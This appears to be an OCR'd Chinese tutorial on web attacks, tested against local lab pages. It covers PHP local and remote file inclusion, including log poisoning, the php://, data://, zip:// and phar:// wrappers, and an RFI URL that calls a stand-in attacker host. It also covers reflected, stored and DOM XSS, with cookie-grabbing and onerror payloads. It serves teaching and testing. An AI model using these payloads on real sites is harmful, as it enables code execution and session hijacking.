


3.进入Apache的logs文件夹里，可以看到access.log文件




利用：


1.浏览器访问http://127.0.0.1/，Apache会将客户端的请求消息记录下来，此时在access.log可以看到已经成功将一句话木马给写进去了



2.此时包含该文件会失败，因为浏览器将一些特殊字符进行了一次URL编码 利用Burp Suite进行修改



3.重新打开日志文件，此时可以看到一句话木马已经成功写入了



4.此时包含该文件，文件中的PHP代码即可执行

3、包含上传文件

如果目标服务器存在文件包含漏洞的同时又有文件上传的功能，此时可以进行组合利用

使用方法对标上文文件上传中的`图片马`

4、PHP伪协议利用

`PHP 伪协议`是`PHP`支持的协议与封装协议，可利用这些协议完成许多命令执行

```
file://   ----> 访问本地文件系统
http://   ----> 访问 HTTP(s) 网址
ftp://    ----> 访问 FTP(s) URL
php://    ----> 访问各个输入/输出流（I/Ostreams）
zlib://   ----> 压缩流
data://   ----> 数据（RFC 2397）
glob://   ----> 查找匹配的文件路径模式
phar://   ----> PHP 归档
ssh2://   ----> Secure Shell 2
rar://    ----> RAR
ogg://    ----> 音频流
expect:// ----> 处理交互式的流
```

为什么会有这些协议?

在 PHP 网站开发中，使用特殊协议（如 **data://text/plain、php://input** 等）通常是为了处理一些特定的情况或满足特定的需求。以下是一些常见的情况或需求，可能会用到这些协议：

1. 动态生成内容：有时候需要动态生成一些内容并包含在 PHP 文件中，而不是通过实际的文件路径进行包含。例如，生成一些配置信息、动态生成一些文本内容等。在这种情况下，使用`data://text/plain`协议可以方便地将文本内容作为文件进行包含。
2. 处理特殊数据格式：如果你的应用程序使用了非标准的数据格式，无法直接使用 PHP 的表单解析功能或其他库进行处理，你可以使用特殊协议来读取和处理原始数据。例如，使用`php://input`协议可以获取 POST 请求的原始数据，然后根据自定义的数据格式进行解析和处理。
3. 自定义文件处理：有时候需要自定义文件处理逻辑，例如在文件上传过程中进行特殊的操作。通过使用`php://input`，可以读取请求主体中的原始文件数据，并进行自定义的文件处理操作，而无需依赖表单上传功能


php://input

在 PHP 的文件包含中，php://input可以用作包含文件的路径。php://input是一个特殊的流（stream），它允许你读取请求的主体内容。

前提条件：php.ini文件中的allow_url_include设置为On

格式：

```
php://input
post:php代码
```



data://

数据流封装器，以传递相应格式的数据。

前提条件：`php.ini`文件中的`allow_url_include`设置为On

格式：

```
data://text/plain,php代码]  ---->  ?page=data://text/plain,<?php phpinfo();?>

data://text/plain;base64,base64编码的php代码  ---->
page=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=
```

php://input与data://区别：

	php://input	data://
数据位置	POST请求体	URL参数
加密支持	原生二进制	需base64编码
触发条件	必须POST	GET/POST均可

php://filter

`php://filter`是一种元封装器，设计用于数据流打开时的筛选过滤。根据名字，filter可以很容易想到这个协议可以用来过滤一些东西。主要用来查看源码。在进行PHP代码审计时，需要查看目标的源代码，但是包含PHP文件时会被解析，不能看到源码，这时可以用 php://filter来读取源代码文件

读取源代码并进行`base64`编码输出，不然会直接当做`php代码`执行就看不到源代码内容了

格式：

```
php://filter/read=convert.base64-encode/resource=index.php
```

使用不同的参数可以达到不同的目的和效果：

名称	描述	备注
resource=<要过滤的数据流>	指定了你要筛选过滤的数据流	必选
read=<读链的筛选列表>	可以设定一个或多个过滤器名称，以管道符（|）分隔	可选
write=<写链的筛选列表>	可以设定一个或多个过滤器名称，以管道符（|）分	可选

其它过滤器：

```
(1)字符串过滤器
string.rot13 进行rot13转换
string.toupper 将字符全部大写
string.tolower 将字符全部小写
string.strip_tags 去除空字符、HTML 和 PHP 标记后的结果

(2)转换过滤器
convert.base64-encode base64 编码
convert.base64-decode base64 解码
convert.quoted-printable-encode quoted-printable 编码（也是另一种将二进制进行编码的方案）
convert.quoted-printable-decode quoted-printable 解码
convert.iconv 实现任意两种编码之间的转换

(3)压缩过滤器
zlib.deflate 压缩过滤器
zlib.inflate 解压过滤器
bzip2.compress 压缩过滤器
bzip2.decompress 解压过滤器

(4)加密过滤器
mcrypt.* 加密过滤器
mdecrypt.* 解密过滤器
```

zip://

`zip://`、`bzip2://`、`zlib://`协议，都属于压缩流，可以访问压缩文件中的子文件。

格式：

```
zip://绝对(相对)路径/xx.zip%23被压缩的文件
```

其中的路径不同的PHP版本用不同的路径（nts版本可以用相对路径）。优点是可以利用该协议绕过网站固定包含文件后缀的限制。这里的`%23`是`#`号的**URL编码**，如果不进行**URL编码**的话#号后面的内容是传不到服务器的，#代表网页中的一个位置。其右面的字符，就是该位置的标识符

步骤：

1. 首先将一个PHP文件添加到zip压缩文件。
2. 将zip压缩文件上传（如果上传点是白名单检测则可以将.zip后缀修改为合法的后缀）
3. 利用zip://协议包含该文件

简称：跟文件上传一样，将上传后的文件调用并执行

phar://

与`zip://`协议类似

格式:

```
phar://相对路径/xx.zip/被压缩的文件
```

适用范围为`php>5.3.0` 优点是可以利用该协议绕过网站固定包含文件后缀的限制

`zip://`与`pchar://`的区别

	zip://	phar://
压缩格式	仅标准ZIP	支持PHP自打包
路径要求	绝对路径	相对路径可用
编码规则	必须#转码	无需特殊处理

总结

协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file://D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip://D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2://D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=compress.bzip2:///file.bz2
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib://D:/soft/phpStudy/WWW/file.gz 【or】 ?file=compress.zlib:///file.gz
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】 ?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4= 也可以： ?file=data:text/plain,<?php phpinfo()?> 【or】 ?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=


二.远程文件包含（RFI）

前提：p`hp.ini`的`allow_url_fopen`的值为`On`（默认开启），并且`allow_url_include`的值也为`On`（默认关闭）

1.攻击者在自己的服务器上新建一个文件，内容为：。该文件需要能被

目标服务器访问到，这里使用python3启动一个http服务:

```
python3 -m http.server --bind 0.0.0.0 1234
```



远程文件包含比本地文件包含危害更大、更容易利用，本地文件包含有一定的局限性，比如需要上传点、需要知道日志路径等；但是一般情况下远程文件包含配置`allow_url_include`为`Off`，因此远程文件包含相对于本地文件包含来说又更少

2.通过篡改传参点的值

```
http://xxx.com/xxxx.php?sauce=http://hacker.site/hack.php
```

3.触发内容

访问构造的`URL`相当于告诉目标服务器，用我们的服务器下的这个文件内容去执行，从而导致能获取到控制权

六、XSS（跨站脚本攻击）

XSS(跨站脚本攻击)是一种常见的Web安全漏洞，攻击者可以通过注入恶意脚本，获取用户的cookie，控制对方浏览器，XSS攻击通常发生在网站中的搜索框、评论中

危害:

1. 钓鱼欺骗：最典型的就是利用目标网站的反射型跨站脚本漏洞将目标网站重定向到钓鱼网站，或者注入钓鱼 JavaScript 以监控目标网站的表单输入，甚至发起基于 DHTML 更高级的钓鱼攻击方式。

2. 网站挂马：跨站时利用 IFrame 嵌入隐藏的恶意网站或者将被攻击者定向到恶意网站上，或者弹出恶意网站窗口等方式都可以进行挂马攻击。

3. 身份盗用：Cookie 是用户对于特定网站的身份验证标志，XSS 可以盗取到用户的 Cookie，从而利用该 Cookie 盗取用户对该网站的操作权限。如果一个网站管理员用户 Cookie 被窃取，将会对网站引发巨大的危害。

4. 盗取网站用户信息：当能够窃取到用户 Cookie 从而获取到用户身份使，攻击者可以获取到用户对网站的操作权限，从而查看用户隐私信息。

5. 垃圾信息发送：比如在 SNS 社区中，利用 XSS 漏洞借用被攻击者的身份发送大量的垃圾信息给特定的目标群。

6. 劫持用户 Web 行为：一些高级的 XSS 攻击甚至可以劫持用户的 Web 行为，监视用户的浏览历史，发送与接收的数据等等。

7. XSS 蠕虫：XSS 蠕虫可以用来打广告、刷流量、挂马、恶作剧、破坏网上数据、实施 DDoS 攻击等

常用的HTML标签

<iframe> 创建包含另一个文档的内联框架

<textarea> 这个标签定义多行的文本输入控件

<img> 向网页中嵌入一副图像

<scirpt> 这个标签用于定义客户端脚本，比如JavaScript 这个标签既可以包含脚本语句，也可以通过src属性指向外部的脚本文件。必须的type属性规定脚本的MIME类型 JavaScript 的常见应用是图像操作、表单验证及动态内容更新

常用的JavaScript方法

alert	alert()方法用于显示带有一条指定消息和一个确认按钮的警告框
window.location	window.location对象用于获得当前页面的地址(URL) ,并把浏览器重定向到新的页面
location.href	返回当前显示的文档的完整URL
onload	一张页面或一幅图像完成加载
onsubmit	确认按钮被点击
onerror	在加载文档或图像时发生错误

1.反射型


反射型XSS，又称**非持久型XSS**，攻击相对于受害者而言是一次性的 具体表现在受害者点击了含有的恶意JavaScript脚本的`url`，恶意代码并没有保存在目标网站，而Web应用程序只是不加处理的把该恶意脚本“反射”回受害者的浏览器而使受害者的浏览器执行相应的脚本

示例：

查看网页的后端代码，只要输入的字符不是`空字符`、`NULL`，那就直接打印`Hello加输入`的内容


```php
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

测试后发现果然打印输出



测试是否可以XSS攻击（**注意这步及其关键，无论是反射型还是存储型都要先进性XSS的测试**）


在输入框输入，弹出窗口，可见存在XSS漏洞



接下来就是演示得到此页面的`cookie`值，攻击者一般都是通过一些方式（社会工学）让受害者点击一个链接，这个链接就会拿到受害者在这个页面的cookie

获取当前页面cookie

```
<script>alert(document.cookie)</script>

PHPSESSID=tm2hi5h36iu6lqkroofb990r06; security=low
```



将拿到的这个cookie就可以以这个用户的名义去登录网页

换一个浏览器 使用获得的cookie去登录，可见无需用户名与密码，直接登录上来了

限制条件：受害者必须保持开着网页的状态否则cookie值可能会失效


2.存储型

存储型XSS是指应用程序通过Web请求获取不可信赖的数据，在`未检验数据`是否存在XSS代码的情况下，便将其存入数据库 当下一次从数据库中获取该数据时程序也`未对其进行过滤`，页面再次执行XSS代码持续攻击用户。 存储型XSS漏洞大多出现在留言板、评论区，用户提交了包含XSS代码的留言到数据库，当目标用户查询留言时，那些留言的内容会从服务器解析之后加载出来

概括：主要是将`恶意代码`存储`到服务器中`，`下次`只要受害者浏览包含此恶意代码的页面`就会执行恶意代码`

当下一个用户访问攻击者存留的XSS储存型的位置后，会自动弹出

创建成功：



使用另一个浏览器登录`其它用户`，一旦点击到`XSS(stored)`后，就会弹出窗口，这样的攻击方式，简单高效，不必通过一些社工诱导用户点击某个链接，而是直接中招


成功自动弹出：

3.DOM型

DOM型 XSS是一种常见的安全漏洞，与反射型和存储型不一样，DOM型依赖于服务器端代码，相反，是利用的网页客户端代码（一般都是JavaScript）来进行攻击

在 DOM型 XSS攻击中，攻击者可能会向网页中插入恶意的 HTML 元素或者是 JavaScript 代码，当其它用户浏览该网页时，恶意代码就会在他们的浏览器中执行

攻击流程如下图：



实例演示：

通过以上可以发现页面发生了跳转，跳转到了一个 404 Not Found 的页面。值得注意的是，该页面回显的 `404 - Page XXX Not Found` 中的 `XXX` 部分的内容似乎是通过浏览器 URL 中的 `error` 参数控制的


我们可以修改一下导航栏中 `error` 字段的传参内容，并重新访问

```
http://127.0.0.1/DOMBasedXSSLab/404.html?error=jimmy
```

可以发现，`error` 字段的内容果然会直接回显回页面中，我们右击页面查看网页源码，看看回显的位置

可以发现我们传递的参数直接回显在了 `<h1>` 这个 标签中，那么攻击者可以尝试构造下面的 Payload，来攻击用户

```
http://127.0.0.1/DOMBasedXSSLab/404.html?error=<img src=1 onerror="alert(/You've Been Tricked/)" hidden/>
```



可以看到攻击者构造链接，向 `error` 变量传输了一段JavaScript代码，构造了DOM型的攻击

